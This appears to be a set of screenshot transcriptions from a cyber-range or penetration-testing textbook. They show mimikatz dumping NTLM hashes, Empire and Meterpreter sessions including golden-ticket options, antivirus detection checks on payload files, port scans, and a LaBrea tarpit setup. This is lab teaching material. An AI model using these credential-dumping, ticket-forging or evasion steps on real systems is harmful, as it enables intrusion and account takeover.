Saturday, May 14, 2016 12:00:00 AM

```
Hostname: WIN-ATB7FF2RNSN / S-1-5-21-662411441-973089456-3698059473
.#####.  mimikatz 2.1 (x64) built on Mar 31 2016 16:45:32
.## ^ ##.  "A La Vie, A L'Amour"
k ## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v ##'  http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####'                                     with 18 modules * * */
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

```
k Authentication Id : 0 ; 215669 (00000000:00034a75)
Session           : Interactive from 1
User Name         : INST
Domain           : WIN-ATB7FF2RNSN
Logon Server      : WIN-ATB7FF2RNSN
Logon Time        : 5/22/2016 1:45:55 PM
SID               : S-1-5-21-662411441-973089456-3698059473-1001
```

```
k      msv :
      [00000003] Primary
      * Username : INST
      * Domain   : WIN-ATB7FF2RNSN
      * NTLM     : 92937945b518814341de3f726500d4ff
      * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
      [00010000] CredentialKeys
      * NTLM     : 92937945b518814341de3f726500d4ff
      * SHA1     : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d
```

[*] Active agents:

Name Process	Internal IP Delay	Machine Name Last Seen	Username
MXSBP4T41W2BTSMT	192.168.100.1	feINST-PC-3	INST-PC-3\INST
powershell/13916	5/0.0	2016-05-22 14:06:55	
1VE321EDUTD3FFED	192.168.177.150	WIN-ATB7FF2RNSN	*WIN-ATB7FF2RNSN\IN
Spowershell/2308	5/0.0	2016-05-22 14:06:55	
KDEWSRZK4WVV1WKF	192.168.100.1	feINST-PC-3	*INST-PC-3\INST
powershell/6292	5/0.0	2016-05-22 14:06:55	

(Empire: agents) > interact 1VE321EDUTD3FFED

(Empire: 1VE321EDUTD3FFED) > creds

Credentials:

CredID	CredType	Domain	UserName	Host
1	hash	WIN-ATB7FF2RNSN	INST	WIN-ATB7F
F2RNSN	92937945b	[REDACTED]	500d4ff	

meterpreter > use kiwi
Loading extension kiwi...

```
.#####. mimikatz 2.0 alpha (x64/win64) release "Kiwi en C"  
.## ^ ##.  
## / \ ## /* * *  
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)  
'#####' Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

success.

meterpreter > golden_ticket_create --help

Usage: golden_ticket_create [-h] -u <user> -d <domain> -k <krbtgt_ntlm> -s
<sid> -t <path> [-i <id>] [-g <groups>]

Create a golden kerberos ticket that expires in 10 years time.

OPTIONS:

- d <opt> Name of the target domain (FQDN)
- g <opt> Comma-separated list of group identifiers to include (eg: 501,502)
- h Help banner
- i <opt> ID of the user to associate the ticket with
- k <opt> krbtgt domain user NTLM hash
- s <opt> SID of the domain
- t <opt> Local path of the file to store the ticket in



SHA256: 5473c6506c67fd4560fd97605670eb66ea9c59a206e39f3547f49ef820a0cf02

File name: https.exe

Detection ratio: 36 / 56

Analysis date: 2016-05-22 23:14:46 UTC (0 minutes ago)

Analysis

File detail

Additional information

Comments

Votes

Antivirus	Result
ALYac	Gen:Variant.Zusy.Elzob.8031
AVG	Agent
AVware	Trojan.Win32.Swrort.B (v)
Ad-Aware	Gen:Variant.Zusy.Elzob.8031




SHA256: 78ec0a0af44a9a20bfe98df818747b6986d54d56016df0d2c912cd2d96305dfe
File name: https.exe
Detection ratio: 38 / 56
Analysis date: 2016-05-22 23:23:33 UTC (1 minute ago)

- Analysis
- File detail
- Additional information
- Comments
- Votes



Antivirus	Result
ALYac	Gen:Variant.Zusy.Elzob.8031
AVG	Agent
AVware	Trojan.Win32.Swrort.B (v)
Ad-Aware	Gen:Variant.Zusy.Elzob.8031






 Your file is being analysed.



SHA256: 6a2779dca2a265112bb78b053fc084a4840d17378c759dbec2dae8ffaf1c663a
File name: launcher.bat
Detection ratio: 0 / 55

Chapter 13: Building a Complete Cyber Range









```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -sS 192.168.177.61

Starting Nmap 7.10 ( https://nmap.org ) at 2016-05-29 15:14 PDT
Nmap scan report for 192.168.177.61
Host is up (0.00010s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1433/tcp  open  ms-sql-s
MAC Address: 00:0C:29:90:06:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds
```


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nc -v 192.168.177.61 25
192.168.177.61: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.177.61] 25 (smtp) open
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# telnet 192.168.177.61 25
Trying 192.168.177.61...
Connected to 192.168.177.61.
Escape character is '^]'.
Connection closed by foreign host.
```

```
root@kali:~# nmap -sV -p 25 192.168.177.61
```

```
Starting Nmap 7.10 ( https://nmap.org ) at 2016-05-29 15:37 PDT
Nmap scan report for 192.168.177.61
Host is up (0.00020s latency).
PORT      STATE SERVICE      VERSION
25/tcp    open  tcpwrapped
MAC Address: 00:0C:29:90:06:0D (VMware)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```



```
*labrea.conf x
#
# Sample Labrea configuration file.
#
# Default location is /etc on unix systems.
#
# == Exclude the specified address(es) ==
#
#     This means that Labrea is to never capture this IP
#     address. Any ARP WHO-HAS requests or attempts to start a
#     session with these IP addresses will be ignored.
192.168.177.1-192.168.177.15 EXC
#
# == Hard exclude the specified address(es) ==
#
#     This means that Labrea is never to "hard capture" this IP
#     address. In other words, the pgm must always wait for the ARP
#     timeout each time someone else wants to start a session with
#     this IP. |
```

```
cesi@debianrouter: ~
File Edit View Search Terminal Help
Sat May 28 20:42:04 2016 User specified capture subnet / mask: 192.168.177.0/24
Sat May 28 20:42:04 2016 LaBrea will attempt to capture unused IPs.
Sat May 28 20:42:04 2016 Full internal BPF filter: arp or (ip and ether dst host 00:00:0F:FF:FF:FF)
Sat May 28 20:42:04 2016 LaBrea will log to stdout
Sat May 28 20:42:04 2016 Logging will be verbose.
Sat May 28 20:42:04 2016 LaBrea will attempt to operate safely in a switched environment
Sat May 28 20:42:04 2016 Initiated on interface: eth0
Sat May 28 20:42:04 2016 Host system IP addr: 192.168.80.15, MAC addr: 00:0c:29:06:a8:73
Sat May 28 20:42:04 2016 ...Processing configuration file
Sat May 28 20:42:04 2016 >> 192.168.177.1-192.168.177.14 EXC

Sat May 28 20:42:04 2016 ... End of configuration file processing

Sat May 28 20:42:04 2016 Network number: 192.168.177.0
Sat May 28 20:42:04 2016 Netmask: 255.255.255.0
Sat May 28 20:42:04 2016 Number of addresses LaBrea will watch for ARPs: 255
Sat May 28 20:42:04 2016 Range: 192.168.177.0 - 192.168.177.255
Sat May 28 20:42:04 2016 Throttle size set to WIN 10
Sat May 28 20:42:04 2016 Rate (-r) set to 3
Sat May 28 20:42:04 2016 Labrea started
```

```
root@kali: ~
File Edit View Search Terminal Help
From 192.168.177.170 icmp_seq=1 Destination Host Unreachable
From 192.168.177.170 icmp_seq=2 Destination Host Unreachable
From 192.168.177.170 icmp_seq=3 Destination Host Unreachable
64 bytes from 192.168.177.79: icmp_req=4 ttl=64 time=0.481 ms
64 bytes from 192.168.177.79: icmp_req=5 ttl=64 time=0.471 ms
64 bytes from 192.168.177.79: icmp_req=6 ttl=64 time=0.292 ms
64 bytes from 192.168.177.79: icmp_req=7 ttl=64 time=0.284 ms

--- 192.168.177.79 ping statistics ---
7 packets transmitted, 4 received, +3 errors, 42% packet loss, time 6000ms
rtt min/avg/max/mdev = 0.284/0.382/0.481/0.094 ms, pipe 3
```

```
cesi@debianrouter: ~
File Edit View Search Terminal Help
Sat May 28 20:55:42 2016 Host system IP addr: 192.168.80.15, MAC addr: 00:0c:29:06:a8:73
Sat May 28 20:55:42 2016 ...Processing configuration file
Sat May 28 20:55:42 2016 >> 192.168.177.1-192.168.177.14 EXC
Sat May 28 20:55:42 2016 ... End of configuration file processing
Sat May 28 20:55:42 2016 Network number: 192.168.177.0
Sat May 28 20:55:42 2016 Netmask: 255.255.255.0
Sat May 28 20:55:42 2016 Number of addresses LaBrea will watch for ARPs: 255
Sat May 28 20:55:42 2016 Range: 192.168.177.0 - 192.168.177.255
Sat May 28 20:55:42 2016 Throttle size set to WIN 10
Sat May 28 20:55:42 2016 Rate (-r) set to 3
Sat May 28 20:55:42 2016 Labrea started
Sat May 28 20:56:24 2016 Capturing local IP 192.168.177.79
Sat May 28 20:56:24 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 20:56:25 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
Sat May 28 20:56:26 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
*
Sat May 28 20:56:27 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79
```

root@kali: ~

File Edit View Search Terminal Help

```
192.168.177.234 is alive
192.168.177.235 is alive
192.168.177.236 is alive
192.168.177.237 is alive
192.168.177.238 is alive
192.168.177.239 is alive
192.168.177.240 is alive
192.168.177.241 is alive
192.168.177.242 is alive
192.168.177.243 is alive
192.168.177.244 is alive
192.168.177.245 is alive
192.168.177.246 is alive
192.168.177.247 is alive
192.168.177.248 is alive
192.168.177.249 is alive
192.168.177.250 is alive
192.168.177.251 is alive
192.168.177.252 is alive
192.168.177.253 is alive
192.168.177.254 is unreachable
```


```
cesi@debianrouter: ~
File Edit View Search Terminal Help
192.168.177.79 1234 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1094
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1461 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1151
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 1147 *
Sat May 28 21:56:41 2016 Initial Connect - tarpitting: 192.168.177.68 57701 ->
192.168.177.79 2260
